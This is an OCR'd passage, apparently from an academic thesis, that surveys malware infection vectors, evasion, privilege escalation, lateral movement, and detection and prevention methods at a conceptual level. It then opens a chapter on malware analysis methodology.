


Figure 2.2.3 The attacker (colored in red) infects a computer (A) with a malware via a USB, then the victim plugs his own USB to perform regular tasks while the malware uses that as a medium of transition (B) into other computers (C)

c. Drive-by Download

Drive-by downloads describe two different ways of infection, the first one refers to the case where the victim connects to a malicious webpage and downloads a regular file, that usually has the ability to either execute code such as an executable binary file or it contains interpreted code such as a PDF file being opened in Adobe Acrobat executing JavaScript code or a Microsoft Word document executing VisualBasic code via macros. Embedded with the legitimate file comes either the malware itself or the interpreted code. The second interpretation of the term refers to the exploitation of a vulnerability of the victim's browser during a connection to a malicious site. Successful exploitation of a browser's vulnerability includes the download and installation of the malware in the victim's computer without the victim being aware of it. [33]




Figure 2.2.4 Visualization of the drive by download technique, A: The user connects to a malicious website, B: the user downloads a legitimate file but with it comes a malicious file as well. C: an exploitation on the user's browser happens and thus a malware is being installed on its computer.

d. Social Engineering – Phishing Attack

Phishing is a social engineering technique that is constantly being weaponized to distribute malwares at large scale, since it is commonly seen being applied in large champaigns. Malicious emails are being massively distributed in random email

addresses that have been extracted from database breaches. Approximately three billion phishing emails are being sent every day, which indicates a low success of this method, but it is enough to be chosen at the scale it is being used.[34]

e. Social Engineering – Spearfishing Attack

A common attack vector against individual or organization targets is the "spearfishing" (also known as spear phishing) method. Spearfishing is used metaphorically here; it describes a phishing attempt in which the attacker studies thoroughly his target to collect information that can be abused to masquerade his attack to appear legitimate (e.g., by referencing real account numbers, names etc. in the phishing attempt, or by performing the attack through a low privileged legitimate account). Spearfishing attacks are usually performed through email, or SMS messages (especially if the target phone has URL integrations for SMS) that contain the payload, commonly a link to a maliciously hosted site.




Figure 2.2.5 Visualization of a spearfishing attack, in the first step the attacker creates a malicious website that distributes the malware (1). Then it sends emails containing the payload link to the malicious website (2) and using social engineering attempts to make the user to click it, in case he/she does then he or she gets infected (3).

f. Zero-day Attack

Malicious actors can abuse previously undiscovered vulnerabilities on common software exploiting them (also known as a zero-day exploit) to achieve

distribution without user interaction. Furthermore, a zero-day exploit can be weaponized in such a way where a malware can distribute itself throughout a network, that makes the malware a worm. Malwares that are exploiting an unpatched vulnerability to distribute themselves are considered highly sophisticated. There have been limited cases of malwares performing a zero-day to achieve wormability, or even to infect a target but all of them were considered dangerous.[34]




Figure 2.2.6 Malware exploiting performing a zero-day attack to achieve wormability, rapidly infecting adjacent computers in the same network.

g. Supply Chain Attack

The concept of supply chain attacks is based on the exploitation of trust. Users and administrators update their systems in order to remain secure and keep up with the new features. An actor that performs a supply chain attack abuses that behavior, by attacking the source that the updates come from, hence the name "supply chain attack". The attacker pushes, on the repository of the product the malicious code and raises an update alert to all the clients, then upon updating the clients get infected with the malicious patch.[35]




Figure 2.2.7 A malicious actor infects a Git repository of a legitimate actor, and then upon update legitimate users receive the malicious patch, getting infected with the malware.

2.1.3 Avoiding Network Detection

Most of the aforementioned infection vectors, work via a network whether that is internet or a local network. Knowing that, generic and specific defenses have been developed and integrated from business and private software to prevent such infection attempts and interrupt communication of an infected host with the remote server.

As it is expected malwares have in their turn developed countermeasures to evade these defenses.

a. Abusing trusted domains as distribution points

One technique that is being used from a variety of cyber protection tools is the domain flagging. In simple terms, domain flagging is a technique that ranks web domains based on the activity that is commonly associated with them as malicious or not. For example, if a C&C server is hiding behind a specific domain which is embedded in samples of a malware champaign, and that is publicly known then this domain will be marked as malicious from the aforementioned category of tools and every attempt of communication with such a domain will be interrupted.

Malware developers to avoid such interference, they first take over legitimate domains that are considered valid from defensive tools and use them as a point of distribution or a route to their C&C until they get flagged as malicious, when they move malware traffic to other domains and so on.

b. Weaponizing cryptography

Plaintext malware traffic is relatively easy to detect, since it contains process names, credentials, encryption keys etc. Malwares, in order to evade rules-based filtering and statistical recognition tools, usually encrypt their traffic and fully randomizing it (entropy above 7).

Notably, encrypted data used for communication by no means can be characterized as malicious since, there are plenty of legitimate applications that encrypt their traffic on purpose as a service (e.g., end-to-end encrypted chat applications)

2.1.4 Avoiding System Detection

Individual systems try to defend themselves from malwares and other threats using a variety of different technologies such as antivirus programs. Common defenses will be analyzed further bellow. Similarly, to network protection measures, malwares try to also evade local protections.

The rise of the malwares created the need for monitor programs to be developed, with applications' tracking and process' event tracing capabilities. Antivirus programs determine if a process is malicious using techniques that can be divided in two categories, static and dynamic. Static examination is performed on an executable file which is examined using signature and observational approaches to determine if it is malicious or not. In contrast to static analysis, dynamic approaches examine a process' behavior to determine if its malicious or not, with that being specific underlying interface calls or accessing sensitive operating system resources.

Malwares are weaponizing numerous techniques, to avoid detection from antivirus engines. They usually change their executable (but not its functionality) to produce a different signature, for example by encrypting it and holding it embedded in another file which is responsible for the decryption and correct execution of it, a technique named packing. They also hold their strings encrypted that are getting decrypted on runtime. On top of that, malwares avoid dynamic analysis, by abusing legitimate processes running in the operating system, to perform arbitrary calls from a trusted context, or to access resources that otherwise couldn't.[36]

2.1.5 Persistence & Elevation of Privileges

Since a malware gains access to a system, to avoid being detected or even to achieve its primary goal it has to elevate its privileges. To do so, it must bypass the userland access control mechanisms that the target operating system has, starting from

the lower privilege accounts (user on Linux, User on Windows, and user-guests on MacOS) to higher privilege accounts (root on Linux, Administrator on Windows/MacOS).

a. Credentials Harvesting

Credentials based restriction is the main method being used to enforce access control in operating systems. The storage of the credentials defers depending on the operating system, but it is usually either in memory or a file repository that holds them. Malwares will try to either extract them from that repository of the system if there is a misconfiguration or they to social engineer the user to provide them, for example by faking operating systems prompt or command window. In case that the malware achieves to steal the credentials of valid users it can impersonate them and possibly perform privilege escalation to administrative accounts.

b. Access Control Mechanisms Abuse & Local Privilege Escalation Exploits

Alternative methods that are being weaponized to help a malware achieve privilege escalation include access control misconfiguration abuse or bypass. A common example is the abuse of the Registry in Windows or XPC mechanisms on MacOS. Furthermore, a malware may also weaponize an exploit for local privilege escalation both previously known and unknown.

c. Persistence Establishment

Following the privilege escalation stage, a malware must ensure that it will preserve its privileges, to achieve persistence. Owning the highest userland privileges gives the ability to the malware to abuse operating system's configuration storing mechanisms such as attributes databases. Also, it provides access to all other user accounts information which may be leveraged to perform lateral movement.

d. Code execution in Kernel context

Administrator/root users even though they are considered the highest users in hierarchy of a system, there are few cases that can also be restricted, such as in a SELinux environment. Also, when a malware wants to extract data from a process's execution context such as credentials extracted from memory, it is easier that to be

done from kernel context, since several important processes have defenses against other techniques of access provision in their memory's context. These are some of the reasons that justify why a malware may load a malicious driver or a rootkit to a kernel since it achieves Administrator / root access.

2.1.6 Lateral movement

Most of the malware categories, have as a target to spread as much as possible, that said, taking over the initial target may not be the end of the malware's activity. After gaining access to a network or an organization by completely taking over one of the nodes, the malware continues to spread and achieve the deeper network infiltration. This process is named network lateral movement. The surreptitious network penetration has as a target the infection of all the nodes in the network but mostly specifically the ones that are of high interest. [37]




Figure 3.2.8 A malicious actor infects a computer that belongs to a network, the malware abusing that foothold on the internal network will try to move laterally to adjacent nodes until it reaches to network admin privileges.

a. Internal Network Scanning

Many of the services and hosts running inside a network may not be reachable from a host outside of the network. As it is obvious a perspective of a network internally and externally can differ. Thus, discovering a security vulnerable surface may be much easier for a potential attacker viewing a network internally. A malware may weaponize any of the techniques (that use a network as a medium) mentioned earlier to perform pivoting to other hosts.

b. Exploitation of trust hierarchy

Gaining access to an internal network by taking over a host gives the attacking malware the privileges to be trusted by the other nodes of the network. Network administrator (e.g., Active Directory Domain Administrator in a Windows Active Directory environment) is the highest rank a computer may have in the hierarchy, which is trusted by all other nodes of the network. Other account ranks may be trusted from different groups of nodes, less than the Network Administrator rank, but still gaining access to one of them can be abused. These relationships of trust can be exploited maliciously; if for example a node higher in hierarchy gets infected, a node lower in the hierarchy will trust the malicious node and may for example execute commands it is instrumented to and thus get infected.

2.2 The Windows operating system as a target

Malwares have as a goal to harm the user and not necessarily the computer host. Thus, they target the most popular but also vulnerable by design operating systems. Mobile operating systems and specifically Android and iOS hold the greater percentage of the market share in comparison to Desktop/Laptop operating systems, but they rarely become targets of malwares because of their architecture design: every application on the system runs with user and not with root privileges unless the phone is rooted/jailbroken, they enforce strict access control mechanisms, and every application communicates with the underlying operating system using SDKs that offer a secure abstraction layer between the application and lower level stacks.




Figure 2.2.1 Pie chart displaying the market share of the dominant operating systems for the period January 2020 – January 2021, each operating system's percentage includes all of its versions. Android: 39.32% , Windows: 32.29% , iOS: 16.80%, OS X: 6.98%, Unknown: 2.24%, Linux: 0.81%, Other: 0.92%.[87]

In comparison to mobiles operating systems, desktop operating systems have a much looser security architecture: an application can run with administrative privileges, an application can interact directly with the operating system etc., The dominant desktop operating system based on current market shares is Windows since approximately 3 out of 4 users use it on their personal computer. Taking all the above into account, malwares are mainly targeting the Windows operating system, although there are malwares that target other operating systems as well.




Figure 2.2.2 Pie chart presenting the market share for the operating systems of personal computers for the time period January 2020- January 2021. Windows: 72.27%, OS X 16.05%, Unknown 4.99%, Chrome OS 2.59%, Linux: 2.09%, FreeBSD 0%.[88]

2.3 Knowledge gain towards detection and prevention

Malware developers can be very creative on what services, misconfigurations, or programming errors they abuse to infect a host and subsequently the greater environment that this host belongs to. . Case studies of such tactics can be useful knowledge pools for the advancement and enhancement of defense systems. From a high-level perspective, there is a finite number of sources that can provide this type of information which will be analyzed bellow.

2.3.1 Malware reverse engineering

Malware reverse engineering is the process of obtaining an executable form of a malware (e.g., the distributed executable file) and extracting information of how the "sample" works, via analysis of its embedded code (reading its assembly instructions, extracting embedded strings, dynamic analysis / debugging). Reverse engineering can be a tedious process that is performed from multitudinous teams or a single person. The ultimate, but in cases unachievable, goal of the reverse engineering process is the uncovering of fundamental mistakes on the implementation of the research objective. That aside, the analyst has to extract as many information as possible, these can be sample identification signatures, indications for the logic flow of the malware and protocols that the malware is using to interact with the corresponding server. This information can be used in the development of novel detection and prevention techniques.

2.3.2 Network and memory, digital forensics

Digital forensics is the science of investigation of digital traces that may be left behind after an incident occurred. In the context of malware analysis, the usage of digital forensics is crucial to investigate the events in aftermath of an attack. It can be divided into 2 subcategories, network forensics which investigates a security incident using network logs, network packets' replay and packet capture analysis, and memory forensics which investigates a security incident using system logs analysis, system API calls capture replay and analysis of the usage of different protocol stacks by specific processes.

2.3.3 Analysis of common malware infrastructures

One source of information that can be found useful in future operations of disruption of malware ecosystems is the analysis of infrastructures of known ones. However, there are two perspectives that an analyst may view a malware infrastructure the external and the internal one. Externally a malware infrastructure can and may be mapped via the extraction of multiple configuration files of client samples that have to communicate with their C&C servers. While upon the end of a disruption operation (physical or virtual) of an infrastructure and when the take over from the authorities has been performed, analysts have the chance to view, the network of active infected computers and servers. Moreover, this can also be achieved via a technique called "DNS sink-holing" which does not necessarily require the disruption of a whole botnet. Though, this technique can only be applied under strict specific circumstances: when a malware uses domain names, instead of a range of IP addresses, to communicate with its servers then an analyst can register these domains redirecting that malicious traffic of the clients into a desired location.

2.4 Detection methods

Malware detection describes the process of spotting, usually in real time, if a program that is being executed on a host or a system intends to cause harm or if it is malicious or benign. Towards that goal, malware detection systems are used, which are complete software and hardware solutions implementing both static dynamic approaches in network and system environments. Based on the findings of these solutions further actions can be triggered to prevent possible infections and attacks.

Heuristic & Signature based approaches

Every file can be uniquely identified based on cryptographic hashes. Hashes are unique strings being generated out of an algorithm that parses data, they cannot be reversed and theoretically they do not collide (although there are some collision attacks on deprecated algorithm such as MD5). Formation of databases containing malicious hashes is a common technique to identify malicious executables and documents containing malicious interpreted code. Additionally heuristic techniques are being used to determine if an executable or a process is malicious or not, if for

example a process abuses a known technique to achieve a goal that is directly related with specific API calls this may result on declaring that process as malicious. A typical example is the execution of JIT code in a process that under normal circumstances wouldn't execute runtime code. In that case, if a memory page is observed to be writable, right after is set to be executable and consecutively being executed then may be marked as malicious since that's a strong indicator that the process executes arbitrary shellcode also know just in time execution.

Behavioral modelling approaches

An alternative way to determining if a process is malicious or not is by statistically comparing its behavior with models of known malicious software behaviors, even if in that case it is expected that false positive outcomes may occur. The contribution of novel machine learning and deep learning techniques is important and facilitates the advancement of such techniques which may be applied on both local and network systems. Training of such models can be performed using memory snapshots and dumps of infected systems or network captures from networks under attack or networks containing infected hosts which communicate with their command-and-control servers.

Antivirus Software & Intrusion Detection Systems

Antivirus software (AV) also known as antimalware software are software solutions to fully automate the process of prevention, detection, and removal of malicious programs that target or infect a system. Antivirus software in their primitive form have been created to encounter with viruses and worms. Nowadays antivirus programs have extended their functionality using various techniques to protect from a spectrum of attacks ranging from browser-based injections to malware infections and social engineering attacks. The limitation of antivirus software is that it runs only on a specific system while Intrusion Detection Systems (IDS) implement the same functionality from a network perspective. IDSs are software or hardware solutions targeting to detect different types of intrusions and infections across a network. Both solutions are combining static checks and statistical modeling comparison to achieve their functionality

2.5 Multilevel prevention methods

Malwares may target an organization or a specific system during an operation, the success of the attack depends on a number of different factors. Assuming, that the malware does not use any previously unknown exploitation technique, which has no to little remediation, the majority of the attack vectors can be prevented. However, since the distribution and infection of a malware is based upon three attack vector groups a multilevel prevention approach must be followed




Figure 2.6.1 Graph showing the three pillars of exploited vectors, Software Errors, Misconfigurations, Human Factor.

Preventing software error related attacks

- Vulnerability Research

The more complex a software system is the higher the possibility to suffer from critical security vulnerabilities and software bugs. Successful exploitation of such errors can be disastrous during an attack. Vulnerability research is the process of finding and fixing such errors before malicious actors found them end exploit them against real infrastructures. The process of vulnerability research usually includes source code auditing (both on open source and closed source programs), fuzzing untrusted input and software logic flow auditing.

- Security by design – Zero trust policy

Defensive software design is the principle of designing systems assuming that no information flow is sanitized or trusted. Security by design involves a multilayer pipeline architecture where each stage covers a possible attack surface. A common implementation of this idea is the zero-trust policy which enforces authentication and authorization rules for both humans and machines It is also notable that the zero-trust architecture can be applied to both software and infrastructures.

Preventing misconfigurations related attacks

- Least privilege enforcement policy

In a corporate environment it is common that resources, e.g., a centralized database, can be shared among different users, which can either be humans or machines. If every individual holds the same privileges of accessing and modifying resources, besides the fact that this may result in administration issues, it grands a potential intruder full access to all the shared resources and thus possibly to all other individual objects in the network or the system. To avoid such issues, everyone must be granted the least possible required privileges while interacting with shared resources. The same principle must be applied to every administrative task involving attribution granting.

- Network access control

Modeling the profile of the users that can use a corporate network is a crucial part of the process of resources separation. The users of a network fall into one of three generalized categories, core internal users that must be able to access most of the network, guest internal users that while they should have access to internal servers and subnetworks their access must be limited to the required level and the external users that must not have access to the internal network and shall be able to access only exposed endpoints. The above model separation can be implemented using virtual, physical private networks (VPN & PPN) and firewalls.

Preventing human factor related attacks

- Physical access control

Physical repositories of data and physical objects providing access to internal resources of an organization, such as e.g., computers that by default are allowed to communicate with an internal network, must be protected with physical security access controls. With that being said, there must be an attribute-based separation for example using identification cards in combination to an OTP system to determine who can access such items or enter an area of sensitive systems. Strict controls of this type prevent malicious external storage attacks.

- Social engineering awareness campaigns

Humans are considered the weakest link in the information security ecosystem and that is because of emotional attachments, that a machine lacks. Attackers have been proven to be creative on how they abuse these emotional attachments to achieve their goals, making it difficult even for a security aware victim to defend against their techniques. For a user to defend against social engineering attacks, he must attend social engineering awareness champaigns and stay up to date with the latest techniques that attackers weaponize. On top of that, if the potential victim is member of an organization, he must follow strictly the protocols that are set by the organization, especially when the potential victim communicates with externals, in such cases information leakage or potential infection may occur.

Chapter 3

Methods and Tools

3.1 Methodology of malware analysis

Malware analysis describes the process of useful information extraction out of malicious software samples, which can facilitate the development of effective, novel detection techniques as well as the improvement of infection prevention techniques [38]. It can be conceived as an umbrella term that includes all the systematic steps that make up a greater procedure. Even though, these steps are not definable in a distinct structure, since the approaches that can be followed while analyzing a malware can be numerous, they can be categorized upon the surface of inspection of the malware in either static or dynamic based analysis steps.

The percentage of involvement of these two perspectives on the outcome of the analysis process differs based, on the skill-set of the analyst that performs the investigation, on the defenses that the malware developer has taken (e.g., there might be a significant number of defenses against static based analysis in place in contrast to dynamic or the opposite) and on the type of target that the malware attempts to achieve[39].

A malicious code sample can be written in both compiled and interpreted languages, depending on its target. In many cases, the core malware functionality is expected to be written in operating system specific code or to be implementing bridging between the OS API and the high-level application. That is because it is expected from a malware to abuse the underlying OS to achieve its functionality. For instance, a RAT malware may use the operating systems implementation of the RDP protocol to provide remote access to the infected computer. That said, a non-exhaustive list of preferred languages for malware development are C, C++, C#/.NET (for Windows malware) and Assembler. The weaponized scripts that work as installers on the target system, are observed to be written in VBScript, JavaScript or AppleScript depending on the infection medium that they use[40].

3.1.1 Static analysis and common defenses

The malware similarly to any other software type, is a program that is loaded into the computer's memory, gets executed by an interpreter and performs the tasks that it has been instrumented to do so. That said, the program's file can be analyzed without being executed to extract information, and this process is also named static analysis.

